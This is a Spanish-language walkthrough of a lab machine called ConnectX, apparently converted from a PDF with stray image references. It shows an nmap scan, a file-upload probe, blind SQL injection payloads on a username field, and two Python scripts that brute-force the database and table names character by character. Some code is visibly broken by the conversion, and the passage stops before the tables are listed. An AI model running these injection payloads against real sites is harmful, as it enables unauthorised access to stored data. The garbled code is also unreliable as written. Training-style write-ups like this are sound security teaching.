
Máquina ConnectX



Reconocimiento

Empezamos con un escaneo de puertos bastante completo de Nmap `nmap -sSCV -p- --min-rate 5000 -n -Pn 192.168.1.105 -oN nmap.txt`.

```
❯ nmap -sSCV -p- --min-rate 5000 -n -Pn 192.168.1.105 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 09:51 CET
Nmap scan report for 192.168.1.105
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to http://connectx.bbl/
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
```

dominio


- `-p-`: Escaneo de todos los puertos.
- `-sS`: Escaneo SYN para determinar el estado de los puertos.
- `-sC`: Lanza los scripts más populares de nmap.
- `-sV`: Escaneo de versiones de servicios.
- `--min-rate 5000`: Velocidad mínima de escaneo.
- `-n`: Desactiva la resolución de DNS.
- `-Pn`: Ignora la detección de hosts en línea.
- `-oN nmap.txt`: Guarda resultados en archivo "Escaneo".

Nmap nos reporta:


- **Puerto 22**: SSH versión actualizada


- **Puerto 80**: Página web con dominio, lo introducimos en el */etc/hosts*

En la web nos encontramos con una web para registrarse y logearse. Probando, ninguno de los paneles son vulnerables a SQLI




Asi que por ahora nos vamos a registrar y logear. A la hora de registrarnos, tenemos un campo para la subida de archivos, en este caso para la foto de perfil de nuestro usuarios:






Al intentar subir un .php nos lo deniega pero por ahora podemos simplemente cambiar la extensión a png:



> Si que se sube correctamente pero comprobé y en el directorio donde se almacena no tenemos permisos asi que no se puede hacer nada con la foto de perfil que subimos.


Nos logeamos con la cuenta que creamos.




Explotación

Una vez dentro, me pongo a probar que campos pueden ser vulnerables y tiene toda la pinta que es el campo de selección de usuarios:


Me llevo el campo de filtrado a Burpsuite y compruebo si es vulnerable:






Sacar límite de columnas


```shell
admin' order by 1 -- -
```




Tras saber el límite de columnas que en este caso es 1, pruebo un UNION SELECT ATTACK pero no me representa el NULL en ningún lado, por lo que estamos antes una SQLI a ciegas



Sacar el nombre de la base de datos






```
sqli' or  substr(database(),1,1)='c' -- -
```

Con esto lo que estamos haciendo seria una query como **¿La primera letra del nombre de la Base de datos en uso es c?**.

En este punto tenemos que hacer fuerza bruta para sacar el nombre de la base de datos letra a letra, para ello empleo el siguiente script en python:

```python
#!/usr/bin/env python3

import os
from pwn import *
import time, signal, sys, string, pdb , requests
```

```python
def def_handler(sig,frame):
    print("\n[!]Saliendo...")
    sys.exit(1)
#Ctrl+C


signal.signal(signal.SIGINT, def_handler)



main_url= " "
characters = string.ascii_lowercase + "_,- "

def makeRequest():

    databases = ""

    p1 = log.progress("Fuerza bruta")
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(2)

    p2 = log.progress("Databases")

    cookies = {'PHPSESSID' : '0brt15of8r4sf684psl611e7ii' }

    data = {'username' : "} # test' or  substr(database(),1,1)='c' -- -
    sqli= "test' or  substr(database(),1,1)='c' -- -"


    for dbs in range(0,6):
        for position_character in range(1,30):
            for character in characters:
                sqli= f"sqli' or  substr(database(),{position_character},1)='{character}' -- -"

                data = {'username' : f'{sqli}'}

                main_url= "http://connectx.bbl/home.php"

                r = requests.post(main_url, cookies=cookies, data=data)


                if "Buenas!" in r.text:
                    databases+=character
                    p2.status(databases)
                    break

    databases += ","
```

```
if __name__ == '__main__':

    makeRequest()
```

> No le hice captura pero el nombre de la base de datos es "connectx"

Una vez sabemos el nombre de la base de datos, hacemos lo mismo pero esta vez para sacar las tablas.

SHELL

```
sqli' or (select substr(table_name,1,1) from information_schema.tables where table_schema = 'connectx' limit 1,1)='x'
```

PYTHON

```
#!/usr/bin/env python3

import os
from pwn import *
import time, signal, sys, string, pdb, requests

def def_handler(sig, frame):
    print("\n[!] Saliendo...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

main_url = " "
characters = string.ascii_lowercase + "_,- "

def makeRequest():
    tables = ""

    p1 = log.progress("Fuerza bruta")
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(2)

    p2 = log.progress("tables")

    cookies = {'PHPSESSID': '0brt15of8r4sf684psl611e7ii'}
    data = {'username': ''}

    for table in range(1, 6):
        for position_character in range(1, 15):
            for character in characters:
                sqli = f"sqli' or (select substr(table_name,{position_character},1) from information_schema.tables where table_schema = 'connectx' limit {table},1)='{character}' -- -"
                data = {'username': f'{sqli}'}

                main_url = "http://connectx.bbl/home.php"
```

```
            r = requests.post(main_url, cookies=cookies, data=data)

            # print(sqli)
            # print

            if "Buenas!" in r.text:
                tables += character
                print(tables)
                p2.status(tables)
                break
        tables += ","

if __name__ == '__main__':
    makeRequest()
```

Ejecutamos y nos saca el nombre de la tabla users:

```
